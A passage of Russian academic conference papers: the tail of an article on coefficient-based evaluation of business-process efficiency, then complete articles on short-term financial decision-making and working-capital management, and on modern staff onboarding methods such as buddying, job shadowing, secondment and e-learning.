Ресурсоемкость	кр	$k_{р} = \text{Р} / \Sigma \text{Пвых}$	$k_{р} < 1$	0,3
Регулируемость	крег	$k_{рег} = \Sigma \text{Прег} / \Sigma \text{Пкп}$	$k_{рег} \geq 1$	0,8

На четвертом этапе анализа эффективности процессов следует «расшифровать» полученные значения коэффициентов на предмет выявления характеристик пяти показателей. В рассматриваемом случае сумма всех коэффициентов равна 1,8, что относит результаты коэффициентов показателей к первой группе характеристик (см. таблицу 5).

Таблица 5 – Оценка полученных значений

Показатели эффективности БП	$\Sigma k_i \geq 1$
-----------------------------	---------------------

Сложность	Если значение $k_{сл}=0,03$ , то в этом случае бизнес-процесс считается сложным
Процессность	При минимальном значении $k_{пр}$ (0,5) модель бизнес-процессов следует считать процессной. В рассматриваемом примере значение коэффициента равно 0,4 — модель бизнес-процессов считается процессной.
Контролируемость	В случае, когда сумма Собственников процессов равна сумме классов бизнес-процессов ( $k_{отв}=1$ ) — процесс контролируемый. В данном случае $k_{отв}<1$ (0,2), что характеризуется пониженной контролируемостью процесса
Ресурсоемкость	Чем ниже значение коэффициента, тем выше значение эффективности использования ресурсов в бизнес-процессе. В данном случае — ресурсоемкость низкая, что характеризуется, как эффективное использование ресурсов (0,3).
Регулируемость	В данном варианте представлен средний показатель регулируемости бизнес-процесса — $k_{рег}<1$ (0,8). Это говорит о недостаточности регламентации бизнес-процесса.

На четвертом этапе анализа эффективности процессов следует «расшифровать» полученные значения коэффициентов на предмет выявления характеристик пяти показателей. В рассматриваемом случае сумма всех коэффициентов равна 1,8, что относит результаты коэффициентов показателей к первой группе характеристик. На последнем этапе анализа следует подвести итог, обобщив характеристики показателей, предоставить заключение о состоянии исследуемых бизнес-процессов — является ли он эффективным либо не является таковым.

Таким образом, применение коэффициентного метода оценки эффективности бизнес-процессов возможно и для оценки эффективности управления организацией в целом. В данном методе количественными показателями оценки бизнес-процессов являются коэффициенты: – сложности как отношение количества имеющихся уровней в модели бизнес- процессов на

количество процессов;

– процессности, который позволяет учесть, сколько «разрывов» в причинно- следственной связи между бизнес-процессами приходится на сумму классов процессов.

– контролируемости – определяет отношение числа классов бизнес-процесса на количество собственников процесса.

– ресурсоемкости – относит количество используемых в бизнес-процессах ресурсов на полученные результаты реализации бизнес- процессов.

– регулируемости – определяет, как соотносятся количество используемой регламентной документации в бизнес-процессах и количество классов в бизнес-процессах.

В сумме показатели эффективности бизнес-процессов должны соответствовать данному нормативному значению:  $1 \leq \sum k_i > 2,86$ . В случае превышения полученного значения суммы коэффициентов более единицы можно утверждать об эффективности анализируемого бизнес-процесса. Если полученная сумма коэффициентов меньше единицы, анализируемый бизнес-процесс неэффективен.

### **Библиографический список:**

1. Гайсина Д.Ф. Процессно-ориентированный подход к управлению затратами и результатами: основные положения//Научное сообщество студентов Сборник материалов IX Международной студенческой научно-практической конференции: в 2 томах. ФГБОУ ВПО «Чувашский государственный университет им. И.Н. Ульянова»; Харьковский национальный педагогический университет имени Сковороды; Актюбинский региональный государственный университет им. К. Жубанова; ООО «Центр научного сотрудничества «Интерактив плюс». –2016. С. 127-131.

2. ГОРБУНОВА В. Б., БОЛЬШЕНКО С. Ф. ПРОБЛЕМЫ МЕЖРЕГИОНАЛЬНЫХ СВЯЗЕЙ //ПРОБЛЕМЫ МЕЖРЕГИОНАЛЬНЫХ СВЯЗЕЙ Учредители: Региональная общественная организация" Общество

культуры Принеманья". – №. 16. – С. 34-39.

3. Ельникова А. Л., Мехонцева Г. И., Мясникова Д. В. Алгоритм диагностики проблемных бизнес-процессов компании //Физика. Технологии. Инновации (ФТИ-2019). — Екатеринбург, 2019. – 2019. – С. 88-101.

*Воскресенская Ольга Викторовна, ассистент кафедры экономической теории, ФГБОУ ВО «Санкт-Петербургский государственный университет промышленных технологий и дизайна», г. Санкт-Петербург*

## **ФИНАНСОВЫЕ РЕШЕНИЯ КРАТКОСРОЧНОГО ХАРАКТЕРА**

**Аннотация:** в настоящей статье рассмотрены основные термины и понятия процесса краткосрочного финансирования. В частности, определено понятие и дана классификация краткосрочных финансовых решений; установлено, что в краткосрочном периоде оборотный капитал является основным объектом финансового менеджмента, установлены отличия постоянного и переменного оборотного капитала и их влияние на ликвидность компании, ее виды и способы обеспечения. Кроме того, в работе осуществлена систематизация источников краткосрочного финансирования оборотного капитала компании, даны понятия краткосрочного кредита, кредитной линии, эффективной ставки кредитования и видов кредитных ставок. Представлены дефиниции финансовой стратегии и тактики и их классификации, факторов, оказывающих влияние на выбор политики краткосрочного финансирования.

**Ключевые слова:** краткосрочные финансовые решения, ликвидность, финансовая стратегия, источники финансирования, оборотный капитал.

**Abstract:** this article discusses the basic terms and concepts of the process of short-term financing. In particular, the concept is defined and the classification of short-term financial decisions is given; it is established that in the short term working capital is the main object of financial management, the differences between constant and variable working capital and their impact on the liquidity of the company, its types and methods of provision are established. In addition, the work systematizes the sources of short-term financing of the company's working capital, gives the concepts



of a short-term loan, credit line, effective lending rate and types of lending rates. The definitions of financial strategy and tactics and their classification, factors influencing the choice of short-term financing policy are presented.

**Keywords:** short-term financial decisions, liquidity, financial strategy, funding sources, working capital.

Одним из главных функциональных направлений финансового менеджмента является практическое применение методов краткосрочного финансового управления компанией. Именно финансовые решения краткосрочного характера становятся механизмом, управляющим финансами организации, их реализация осуществляется через текущую операционную и финансовую деятельности предприятия.

Областью задач краткосрочного финансового решения становится осуществление финансирования работы предприятия, оптимальное применение временно свободных денежных ресурсов. Ведь для постоянного развития компании нужен капитал – денежные средства, которые вложены в основные средства, в приобретение и хранение сырья и материалов, дебиторскую задолженность и пр. Эти активы приобретаются постепенно, в течение определенного периода времени и необходимость в капитальных вложениях возникает не равномерно, а циклически и напрямую зависит от роста операционной деятельности компании. Такую нестабильность потребности в оборотном капитале не всегда возможно покрыть с помощью долгосрочного кредитования и нужно прибегать к краткосрочному финансированию. А эффективное управление денежными потоками помогает компании снизить потребность в заемном капитале, оптимально его применять, тем самым обеспечивать потребление собственных финансовых ресурсов, формируемых из внутренних источников, снизить зависимость компании от заемных ресурсов и снижает риски неплатежеспособности.

Даже успешные компании сталкиваются с ситуацией возникновения неплатежеспособности из-за временной несбалансированности денежных

потоков.

Синхронность вхождения и выплат денежных ресурсов, достигается с помощью использования инструментов финансовых решений в краткосрочном периоде, координирования денежных потоков организации и финансирования оборотного капитала компании. Именно этот фактор и определяет актуальность темы настоящей статьи.

Объектом исследования данной статьи являются именно краткосрочные финансовые решения, которые направлены на управление текущими активами и обязательствами компании, т.е. управление оборотным капиталом. В качестве направлений этой деятельности выделяют функции финансового менеджмента: установление величины собственных оборотных средств, оптимальной дебиторской задолженности и запасов, и размера денежных ресурсов, определение источников и условий краткосрочного финансирования.

Для полного понимания явления необходимо рассмотреть терминологию краткосрочного финансового планирования.

Целью краткосрочного финансового планирования является гарантирование и поддержка ликвидности предприятия.

Термин “ликвидность” базируется на латинском слове “liquidus” – текучий, жидкий, легко перемещаемый. Именно эта дефиниция является основой характеристики ликвидности, которая приносит тому или иному объекту свойство легкости движения, перемещения, трансформации.

Экономисты классифицируют ликвидность по видам:

– Ликвидность предприятия – это способность организации удовлетворять требования контрагентов за счет собственных средств или путем привлечения средств [3].

– Дефиницию «ликвидность баланса» можно трактовать как потенциал предприятия в переводе активов в наличность, погашении своих обязательств. Кроме того, это характеристика степени покрытия обязательств активами разных платежных горизонтов;

– Ликвидность активов предприятия, которая представляет собой

комплексную аналитическую категорию, определяющая способность любого конкретного актива модифицироваться в денежные средства. Тогда степень ликвидности оценивается двумя факторами: скоростью перевода и потерями владельца от уменьшения стоимости актива из-за срочной реализации;

Другими словами, под ликвидностью любого актива предполагают его способность видоизмениться в денежные средства в период ведения финансово-хозяйственной деятельности. В учебной и методической литературе чаще всего, под ликвидными, понимают активы, которые используются в производственном цикле в течение одного (года).

Понятие ликвидности предприятия, предполагает обязательное наличие у него оборотных средств, в таком размере, который является теоретически достаточным для погашения краткосрочных обязательств (возможно даже с нарушением контрактных сроков погашения).

Оборотный или валовой оборотный капитал – это оборотные средства (текущие активы).

Чистый оборотный капитал представляет собой разницу стоимости оборотных средств и сумм краткосрочных пассивов.

Общая обеспеченность оборотными средствами организации характеризуется коэффициентом текущей ликвидности ( $K_{\text{тл}}$ ). Нормативное значение этого коэффициента – 1,0–2,0. Повышение этого коэффициента желательно для организации, но только до момента, когда товарно-материальные ценности становится сложно или невозможно реализовать, дебиторская задолженность не может быть затребована в нужный момент. Тогда ликвидность становится достаточно относительной и призрачной.

Коэффициент быстрой ликвидности (строгой ликвидности) считается промежуточным показателем покрытия и демонстрирует, какая часть текущих активов может быть покрыта текущими пассивами [2]. Значение коэффициента быстрой ликвидности находится через соотношение быстроликвидных активов и текущим обязательствам. Так же как коэффициент текущей ликвидности этот показатель может стать причиной ложной оценки степени ликвидности

предприятия. Коэффициент предоставляет возможность осуществления оценки вероятности нивелирования краткосрочных обязательств, если невозможно реализовать запасы (в кризисный период). Оптимальное значение – 0,8–1,0, а вот значительное увеличение показателя может свидетельствовать о серьезном росте дебиторской задолженности.

Процесс оценки обеспеченности предприятия собственными средствами предполагает применение в качестве методологического инструментария коэффициенты устойчивости (коэффициент абсолютной ликвидности).

Чтобы получить глубокую и всестороннюю картину, которая демонстрирует степень ликвидности предприятия, нужно осуществить анализ бюджета денежных средств, содержащий прогноз движения денежных выплат и поступлений. Методика анализа базируется на оценке реальной способности компании генерировать денежные поступления в то время и в тех размерах, в которых они могут перекрыть потребность в денежных выплатах.

Управление оборотными средствами заключается в разработке менеджментом компании основных направлений финансовой политики и деятельности, связанной с функционированием оборотных средств и определения оптимальных источников финансирования [1].

Процесс управление ликвидностью предполагает разработку планов компании по поступлению и применению ликвидных активов так, чтобы было возможно в определенный момент времени погасить свои краткосрочные обязательства. Процесс непосредственного управления ликвидностью охватывает эмиссию долгосрочных ценных бумаг, планы продаж основных средств, а также анализ долгосрочных проектов, которые оказывают воздействие на ликвидность.

Рассмотрим еще одну экономическую категорию, которая очень ценна для применения в процессе краткосрочного финансового планирования. Речь идет об оборачиваемости денежных средств. Парадигма кругооборота денег активно применяется в целях пополнения оборотных средств. Проанализируем некоторые основные понятия, применяемые в данной концепции.

Период обращения товарно-материальных запасов представляет собой среднюю продолжительность периода, который нужен для трансформации сырья в готовую продукцию и ее реализации и рассчитывается по формуле:

$$\text{Период обращения запасов} = 360 / (\text{Себестоимость реализованной продукции} / \text{Запасы}) \quad (1)$$

Период времени равный среднему количеству дней, которые необходимы для превращения дебиторской задолженности в денежные средства называют временем обращения дебиторской задолженности. Этот экономический термин еще именуют оборачиваемостью дебиторской задолженности в днях, а также средним сроком получения платежа:

$$\text{Оборачиваемость дебиторской задолженности (дни)} = \text{Дебиторская задолженность} / (\text{Выручка от реализации} / 360) \quad (2)$$

Промежуток времени (среднее его значение) между приобретением материалов, начислением расходов по оплате труда и соответствующим платежом называется периодом обращения кредиторской задолженности.

Экономическая категория, объединяющая три рассмотренных выше временных периода, называется периодом обращения денежных средств. Этот показатель равен временному отрезку от осуществления расходов по приобретению производственных ресурсов (сырья, материалов, рабочей силы) и возвратом предприятию затраченных средств, в виде выручки от реализации продукции. В период обращения денежных средств компания испытывает сложности, связанные с недостаточностью оборотного капитала. Можно выразить этот отрезок времени следующей формулой:

$$\text{Период обращения ден. ср.} = \text{Период обращения зап.} + \text{Период обращения деб. задолж.} - \text{Период обращения кред. задолж.} \quad (3)$$

Этот временной цикл можно выразить и такой формулой:

$$\text{Период обращения ден. ср.} = 360 * \{ (\text{Запасы} / \text{Себестоимость продукции}) + (\text{Дебиторская задолженность} / \text{Выручка от реализации}) -$$

[(Кредиторская задолженность по оплате сырья +  
Начисления по оплате труда) / Денежные операционные расходы]} (4)

Данная формула демонстрирует, что рост дебиторской задолженности и товарно-материальных запасов может привести к увеличению времени обращения денежных средств. Данное равенство выполнимо при постоянстве операционных расходов, выручки от реализации и себестоимости реализованной продукции.

Рассмотрим источники краткосрочного финансирования организации.

Одним из важных источников финансирования для организации в краткосрочном периоде служат начисления. Процесс осуществляется следующим образом: в бухгалтерском балансе отображаются суммы заработной платы работников или налоговые отчисления, которые начислены, но пока не выплачены в связи с ненаступлением даты выплаты. Именно эти средства могут стать бесплатными источниками финансирования, правда, только временно.

Достаточно часто в своей деятельности предприятия осуществляют закупки с отсрочкой платежа. Такой процесс носит название торгового кредита, при котором возникает кредиторская задолженность, которая и служит еще одним важным источником краткосрочного финансирования – до 40 % краткосрочных обязательств производственного предприятия может приходиться на товарный кредит. Но торговый кредит не является перманентным источником, т.к. его образование зависит от условий совершаемых сделок.

Получение торгового кредита связано с образованием издержек, т.к. процесс предоставления товарного кредита сопровождается предоставлением скидки, которая действует в краткосрочном периоде, и на процесс стоимости кредита в дальнейшем не влияет. Для понимания величины затрат на пользование торговым кредитом необходимо рассчитать эффективную годовую ставку процента на предоставленный торговый кредит при отказе от скидки по формуле:

$$\frac{[\text{Процент скидки} / (100 - \text{Процент скидки})] [360 / \text{Срок предоставления кредита} - \text{Срок действия скидки}]}{\quad} \quad (5)$$

Далее рассмотрим второй по значимости для целей краткосрочного финансирования источником – краткосрочный банковский кредит.

Процесс оформления краткосрочного кредита может быть оформлен с помощью подписки простого векселя, кредитного договора. В этом документе определены условия кредитования с указанием суммы кредита, условий возврата (частями или всей суммой), наличие или отсутствие обеспеченности кредита (залога), ставки процента и др. Когда документы на получение кредита подписаны, банком осуществляется перевод денежных средств на текущий счет заемщика. При этом баланс компании-заемщика изменяется по статьям «Денежные средства» и соответствующей статье пассивов на сумму кредита.

Экономическая категория кредитная линия представляет собой формальный (неформальный) договор банка и заемщика, который определяет максимальный размер кредита для данного клиента.

Крупными компаниями при краткосрочном финансировании чаще применяется револьверный кредит, который является формальной кредитной линией, возобновляемой автоматически при наличии необходимости. Соглашение о револьверном кредитовании определяет сумму кредита и обязует стороны выполнять условия соглашения: банк обязан предоставлять кредит в период установленный договором, а предприятие должно выплачивать ежегодные комиссионные при наличии неиспользованных кредитных средств (1% от не востребовавшей части) и проценты за пользование кредитом.

Стоимость банковского кредитования отличаются в зависимости от заемщика, банка, времени, суммы кредита и др. условий. Банки регулируют возможные риски кредита величиной процентной ставки за кредит: меньшие суммы кредита стоят для заемщика дороже, как и проблемы в кредитной истории.

Название «регулярный» (простой) процент за кредит обозначает, то, что клиент банка берет номинальную кредитную сумму, а затем, через

определенный срок, ее возвращает с компенсацией процентов за пользование кредитными ресурсами.

При получении кредитных средств с дисконтным процентом, во время получения кредита банком сразу вычитается из кредитной суммы величину процента. Тогда заемщик имеет денежные средства меньше кредитной суммы на величину процента. Формула исчисления эффективной годовой ставки (краткосрочный кредит) при использовании дисконтного процента имеет вид:

$$\left(1,0 + \frac{\text{Сумма процентов}}{\text{номинальная ставка} - \text{сумма процентов}}\right)^m - 1,0 \quad (6)$$

В конечном счете, применение дисконтного процента влечет снижение процентных выплат, в случае уменьшения срока кредитования.

Кредит, при котором возврат основного долга и процентов производится равномерно, частями в течение всего периода действия кредита и называется кредит с добавленным процентом. Технологию выплаты такого кредита иногда описывают как «подлежит амортизации равными частями в течение года». Оценка величины выплат такого кредита производится на основании определения номинальной суммы процента, которая прибавляется к телу кредита и расчленяется на количество выплат в год.

Таким образом, установлено, что основными источниками краткосрочного финансирования являются начисления в виде отсрочки выплат заработной платы и налогов, а также торговый и краткосрочный банковский кредит с различными условиями его предоставления.

Процесс управления оборотными средствами охватывает часть управленческой деятельности, направленной на выработку базовых направлений финансовой политики, в области финансирования оборотного капитала.

Управление оборотным капиталом – это процесс координации разных типов и видов краткосрочных обязательств, оборотных активов, а также выбор между риском и доходностью. При передаче капитала из основных средств в оборотные активы, происходит снижение риска ликвидности и рост



вероятности краткосрочного финансирования, которые стабилизируют и дают возможность предприятию легко адаптироваться к изменениям внешней и внутренней среды. Но эти позитивные факторы негативно отражаются на процессе образования прибыли.

Большая неопределенность долгосрочных обязательств становится причиной их дороговизны относительно краткосрочного кредитования, что объясняется уровнем риска ликвидности активов.

Терминология, применяемая в финансовом менеджменте, систематизирует оборотный капитал на постоянный и переменный.

Средняя (минимально необходимая) величина текущих активов компании, которая нужна для осуществления производственных процессов организации называется постоянным капиталом.

Переменный оборотный капитал, в свою очередь, является вариативной частью текущих активов. Этот вид оборотного капитала характеризует потребность компании в оборотных средствах в виде страхового запаса либо в периоды максимального расходования оборотных средств.

Выявление тенденций потребления, установление необходимого объема и структуры текущих активов – основная задача процесса управления оборотным капиталом.

Ранее уже упоминалось, что для текущей деятельности компании очень важна способность компании своевременного возврата кредиторской задолженности, т. е. высокая ликвидность предприятия. Снижение или потеря ликвидности и наступление неплатежеспособного состояния может повлечь за собой банкротство, стать причиной увеличения затрат, снижения загрузки производства.

Доля собственного оборотного капитала в общем объеме активов компании как раз и определяет возможность наступления рискованной ситуации с уровнем ликвидности.

Величина оборотного капитала влияет и на прибыльность предприятия: его низкий уровень может стать причиной снижения ликвидности, оптимальное

значение оборотного капитала прибыль максимизирует, а вот последующий рост оборотных активов становится основанием падения прибыльности из-за увеличения затрат по осуществлению финансирования текущих активов.

Сущность такого взаимного влияния определяется структурой оборотного капитала, делящегося по видам исходя из степени ликвидности.

Денежные средства, краткосрочные финансовые вложения являются наиболее ликвидным активам. Отгруженная продукция, дебиторская задолженность и др. оборотные активы принадлежат к быстро реализуемым, а вот производственные средства и запасы относятся к медленно реализуемым активам. Все эти активы имеют различную степень риска вложений оборотного капитала, примерно соответствующую степени и ликвидности.

В целях снижения уровня рисков вложений различных видов активов следует:

- Достигнуть минимального уровня текущей кредиторской задолженности;
- Минимизировать совокупные издержки финансирования оборотного капитала;
- Увеличение до максимального уровня полной стоимости фирмы.

В общем виде политика предприятия по управлению оборотным капиталом формируется так, чтобы происходило сокращение времени обращения денежных средств. Именно такие действия приведут компанию к снижению надобности в привлечении внешних финансовых источников, повышению прибыльности и уменьшения себестоимости производства и продажи продукции.

Для достижения этих целей компании могут реализовать соответствующие стратегии по управлению оборотным капиталом: идеальную, агрессивную и консервативную.

Применение идеальной стратегии оптимальный объем оборотного капитала достигается и удерживается при помощи прогнозирования графика поступлений денежных средств и их расходования.

Реализация агрессивной стратегии выражается в поддержке минимального размера оборотного капитала путем своевременной компенсации его недостатка заемными средствами.

Консервативная стратегия направлена на поддержание достаточного для производства, в период циклических колебаний, уровня оборотного капитала.

Выбор политики финансирования оборотного капитала, как и стратегия, осуществляется под воздействием ряда факторов, основными из которых являются сезонные колебания, изменение экономической ситуации и конъюнктуры. Существует такая же классификация политики финансирования, как и стратегия финансирования оборотного капитала. Вид политики финансирования зависит от доли краткосрочных кредитов в общем объеме пассивов организации и делится на: агрессивную (в общей сумме пассивов преобладает доля краткосрочного кредита), умеренную (среднее значение) и консервативную, когда компания применяет незначительную долю краткосрочных кредитов в целях погашения потребности в капитале в период пиков потребления.

Последовательность действий при определении необходимого количества оборотного капитала выглядит следующим образом:

- 1) Осуществление оценки объема вероятностных продаж предприятия;
- 2) Формирование плана производства продукции в соответствие с потенциальным объемом реализации продукции;
- 3) Проведение оценочных действий по определению необходимых капиталовложений в сырье и материалы для производства планового количества единиц продукции;
- 4) Составление календарного графика производства, установление размера необходимых вложений капитала в готовую продукцию и незавершенное производство;
- 5) Сопоставление существующей кредитной политики и определение необходимой величины капиталовложений в дебиторскую задолженность;
- 6) Анализ условий товарного кредитования поставщиками сырья и

дальнейшее освобождение оборотных средств для повышения эффективности производственной деятельности компании (использование кредиторского лага).

Для совершенствования процесса финансирования оборотных активов возможно применение следующих шагов:

- Осуществление контроля за товарно-материальными запасами;
- Аккумуляция денежных средств;
- Применение бартерных сделок при условии постоянного контроля за получением товаров;
- Проведение контроля и регуляции операций с денежными ресурсами;
- Реализация налогового планирования;

Координация движения денежных средств, являющихся одними из основных структурных элементов оборотных активов, осуществляется путем удержания минимально допустимого уровня ресурсов, но, все же, достаточном для ведения полноценной производственно-хозяйственной деятельности компании, обеспечения кредитоспособности, своевременности исполнения кредиторской задолженности и нивелирования непредвиденных расходов.

Основным инструментом управления денежными средствами является бюджетирование. Этот документ (и одновременно процесс) обобщает прогнозную и плановую информацию, формируя структурированную информацию по потенциальному поступлению и расходу денежных средств. Бюджет денежных средств может составляться на разные периоды, но чаще всего на год, с разбивкой на 12 месяцев, кварталы. Но может быть создан бюджет и на день, неделю, декаду в целях мониторинга движения денежных средств.

Еще одним действенным инструментом по оптимизации денежных потоков для компании может стать платежный календарь, который разрабатывается на базе основного бюджета движения денежных средств.

Степень детализации и периода времени, на который разрабатывается платежный календарь, зависит от размеров предприятия, отрасли, возможности

создания реалистичных прогнозов, величины ежедневных поступлений денег.

Структура классического платежного календаря включает денежные потоки от основной, инвестиционной и финансовой деятельности компании и постатейную их детализацию.

Платежный календарь становится для компании итоговым документом, на базе которого будет осуществляться планирование и контроль движения денежных средств.

Задачей специалистов предприятия является снижение периода обращения денежных средств. Этот процесс можно реализовать, осуществляя следующие действия:

- сокращая период обращения товарно-материальных запасов путем более скорого производства и продажи продукции;
- сокращая время обращения дебиторской задолженности с помощью увеличения скорости расчетов;
- удлиняя период обращения кредиторской задолженности, компания уменьшит кассовый разрыв путем задержки расчетов за приобретенные производственные ресурсы.

Но такие мероприятия могут привести к росту себестоимости и снижению объемов продаж, поэтому их нужно проводить достаточно аккуратно и при постоянном мониторинге динамики финансовых показателей.

### **Библиографический список:**

1. Голов А. А., Тагирова О. А. Оценка эффективности финансового менеджмента АО «Петровский хлеб» Пензенского района //Иновационные идеи молодых исследователей для агропромышленного комплекса. – 2021. – С. 57-60.
2. Дьяков А. Ю. Методика оценки уровня конкурентоспособности организации в условиях рыночной экономики //Colloquium-journal. – Голопристанський міськрайонний центр зайнятості= Голопристанский районный центр занятости, 2019. – №. 8-7. – С. 40-43.

3. Карзаева Е. А. Оценка платежеспособности на основе денежных потоков в системе финансовой диагностики предприятия. – 2020.

*Кайдалова Елизавета Андреевна, студентка*

*Санкт-Петербургский государственный университет промышленных*

*технологий и дизайна, г. Санкт-Петербург*

*Лизовская Вероника Владимировна, к.э.н., доцент кафедры экономической теории Санкт-Петербургский государственный университет промышленных*

*технологий и дизайна, доцент кафедры маркетинга Санкт-Петербургский*

*государственный экономический университет, г. Санкт-Петербург,*

*e-mail: [lizovskaya.vv@mail.ru](mailto:lizovskaya.vv@mail.ru)*

## **СОВРЕМЕННЫЕ МЕТОДЫ АДАПТАЦИИ ПЕРСОНАЛА**

**Аннотация:** Современный рынок труда требует от компаний осуществлять поиск и адаптацию персонала наиболее эффективно и быстро. В настоящей статье рассматриваются теоретические аспекты профессиональной адаптации персонала, различные подходы к понятию, а также задачи адаптации как со стороны сотрудника, так и со стороны компании. Особое внимание уделяется современным методам адаптации, которые только начинают применяться в России, но уже получили развитие за рубежом, а также выявлению их достоинств и недостатков.

**Ключевые слова:** адаптация персонала, сотрудники, управление персоналом, должность

**Annotation:** The modern labor market requires companies to search for and adapt staff most efficiently and quickly. This article discusses the theoretical aspects of the professional adaptation of personnel, various approaches to the concept, as well as the tasks of adaptation both on the part of the employee and the company. Particular attention is paid to modern methods of adaptation, which are just beginning to be used in Russia, but have already been developed abroad, as well as to identify

their advantages and disadvantages.

**Keywords:** personnel adaptation, employees, personnel management, job position.

Современные компании готовы тратить средства на поиск и привлечение наиболее талантливых и квалифицированных сотрудников. Однако, важным является не только непосредственно поиск лучших специалистов, но и поддержание их заинтересованности в работе в компании на протяжении всего периода, когда сотрудник знакомится с культурой компании и вникает во все нюансы новой работы. Это говорит о важности создания эффективных адаптационных программ, которые позволят сотрудникам познакомиться с особенностями работы в компании, чтобы за короткий промежуток времени достичь максимального уровня производительности.

Согласно исследованиям BrandonHallGroup, компании, использующие эффективную программу адаптации, удерживают 82% новых сотрудников и повышают производительность более чем на 70% [2].

С позиции управления персоналом в современной литературе существует множество интерпретаций понятия «адаптация персонала». Многие авторы, описывая процесс адаптации, делают акцент на том, что именно работнику необходимо подстроиться под организацию и действующие в ней нормы и правила, условия труда и социальную среду, а также найти собственное место в коллективе и компании в целом [3].

Действительно, прохождение адаптационного процесса позволяет сотруднику снизить уровень тревоги и неопределенности, сформировать четкое представление о его профессиональной роли в компании, наладить межличностные отношения в трудовом коллективе.

Среди основных задач при прохождении периода адаптации со стороны сотрудника можно выделить следующие:

- формирование основы понимания корпоративной культуры, миссии и ценностей компании;



- усвоение принятых на предприятии процедур и регламентов;
- преодоление чувства тревожности и неуверенности в себе;
- приобретение теоретических и практических знаний по конкретным аспектам работы;
- налаживание контактов, установление доброжелательных отношений с коллективом;
- формирование чувства удовлетворенности от работы в организации.

Существует и другой подход, где адаптация рассматривается, как взаимный процесс приспособления к новым условиям как со стороны сотрудника, так и со стороны компании.

С организационной точки зрения, хорошо налаженный процесс адаптации позволяет ускорить вовлечение нового сотрудника в производственный процесс, а также удерживать квалифицированных сотрудников, представляющих определенную ценность для организации. Таким образом, компания также решает ряд важных задач в процессе адаптации сотрудников, в том числе:

- ускорение процесса достижения работником необходимого уровня производительности и качества труда;
- поддержание благоприятной психологической обстановки в коллективе;
- снижение текучести кадров в период испытательного срока;
- вовлечение новых сотрудников в реализацию проектов предприятия.

Таким образом, подготовка работника к выполнению профессиональных обязанностей должна быть целенаправленно спланирована и реализована на основе применения различных методов и подходов.

В отечественной практике адаптации персонала наиболее распространены непроизводственные методы, такие как наставничество, метод неформализованного сопровождения, использование командных тренингов, инструктажей и аналогичные [4].

Однако за рубежом можно встретить еще ряд методов адаптации, которые только начинают применяться отечественными компаниями.

Метод Buddying (от англ. *buddy* – дружок, приятель, товарищ) призван

помочь компании в формировании сплоченной команды, каждый член которой придет на помощь своему коллеге [5]. Он включает в себя взаимную поддержку работниками друг друга, не предполагает использование директивного стиля управления, участники данного процесса равноправны, обратная связь дается в двустороннем порядке, отсутствуют понятия наставник – подопечный. Этот метод имеет относительно низкие затраты, при этом позволяет осуществить активную адаптацию и быстро выстроить коммуникации между сотрудниками, создать открытый диалог «на равных». Благодаря работе в паре, сотрудники могут взглянуть на вещи под другим углом, раздвинуть границы мышления и приобрести новые навыки или усовершенствовать имеющиеся. Он помогает укрепить командный дух внутри коллектива, создать условия для личностного роста сотрудников за счет передачи друг другу необходимой информации и накопленного опыта.

Однако, при применении данного метода могут возникнуть сложности при построении системы объективной обратной связи и, в связи с этим, необходимость постоянного контроля со стороны HR-отдела. Кроме того, могут быть проблемы коммуникаций в несовместимых парах (интроверт-интроверт).

Метод Job Shadowing (от англ. shadow — тень) заключается в том, что новичок становится «тенью» более опытного сотрудника и сопровождает его в течение рабочего дня. В начале выбирается роль сотрудника в конкретной рабочей ситуации, где новичок будет наблюдать за поведением и деятельностью более опытного сотрудника. А по итогам обсуждаются и оцениваются результаты деятельности новых сотрудников [6].

Метод обычно используется для введения в должность нового работника, а также для подготовки сотрудников, претендующих на новую должность или желающих сменить отдел / специализацию. Он позволяет установить долгосрочные профессиональные отношения, позволяет улучшить интеграцию внутри компании и повысить согласованность между сотрудниками разных подразделений, а также дает возможность погружения в рабочую обстановку.

Однако, метод не применим к организациям, деятельность которых подразумевает коммерческую тайну или использование эксклюзивных технологий. При реализации метода необходимо, чтобы сотрудник обладал высоким уровнем мотивации и не отвлекался на посторонние факторы. При этом, работа под наблюдением может приводить к сбоям, ошибкам, так как будет доставлять психологический дискомфорт наставнику.

Методика *Secondment* (от англ. *secondment* — командирование) подразумевает временный перевод сотрудника на работу в другой департамент или другую организацию с целью освоения новых областей деятельности, получения новых умений и навыков [6]. Она позволяет совершенствовать навыки межличностного общения, способствует личностному развитию сотрудника, повышению у сотрудника адаптивности к изменениям, работая в разных организационных средах, а также повышает вероятность возникновения новых решений и подходов к работе.

Однако, данный метод может быть реализован лишь на крупных производственных и торговых предприятиях, использующих интегрированные системы адаптации персонала, он требует наличия эффективного механизма замещения сотрудников, но может привести к разглашению коммерческой тайны и уходу ценного сотрудника к конкуренту.

Метод *e-learning* (дистанционное обучение) или *blended learning* (смешанное обучение) подразумевает самостоятельное дистанционное изучение материалов и повышение профессиональных знаний за счет использования информационных и электронных технологий, что предполагает как систему обучения, так и систему проверки знаний. Он выступает в качестве источника статистических данных по адаптационному процессу и имеет высокую скорость изучения материала. Этот подход позволяет использовать элементы геймификации, имеет широкий охват и позволяет привлечь большое количество сотрудников, которые в свою очередь могут самостоятельно планировать время.

Большинство подобных программ разрабатывается под конкретную

должность, что требует больших затрат на создание электронного обучения, требует высокой самодисциплины сотрудников с учетом их неравномерной ИТ-грамотности, и больше направлен на повышение теоретических знаний, нежели практических.

По мнению специалистов, такие методы, как, shadowing и buddying являются в российской практике разновидностями наставничества и обучения на рабочем месте.

В свою очередь широко распространенный на Западе метод secondment это разновидность ротации сотрудников. Его отличие лишь в том, что обмен сотрудниками может быть не только внутренним (работник переходит в другой отдел /департамент), но и внешним (в другую организацию). В России данная практика является довольно проблематичной из-за отсутствия необходимой законодательной базы и документации для оформления процесса secondment и существует скорее в виде стажировок («стажировка на рабочем месте» закреплена в Трудовом кодексе в разделе норм охраны труда).

При всех имеющихся достоинствах и недостатках применения, с учетом совершенствования современных технологий e-learning является востребованным, активно применяемым и перспективным методом адаптации, как в зарубежных, так и в российских организациях.

Все перечисленные методы позволяют быстро и эффективно осуществлять процесс адаптации персонала. Однако, при выборе тех или иных методов адаптации персонала необходимо учитывать целесообразность их применения, а также различные внутренние и внешние факторы (такие как должность сотрудника и уровень его квалификации, размер организации и сферу ее деятельности, особенности правовой системы страны и т.д.).

#### **Библиографический список:**

1. Becker K., Bish A. 2021. A framework for understanding the role of unlearning in onboarding // Human Resource Management Review. – 2021. Volume 31. P. 1–13.

2. Retaining Talents 2023. [Электронный ресурс]. Режим доступа: <https://www.surveymonkey.com/r/RetainingTopTalent2023> Дата обращения 10.03.2023.

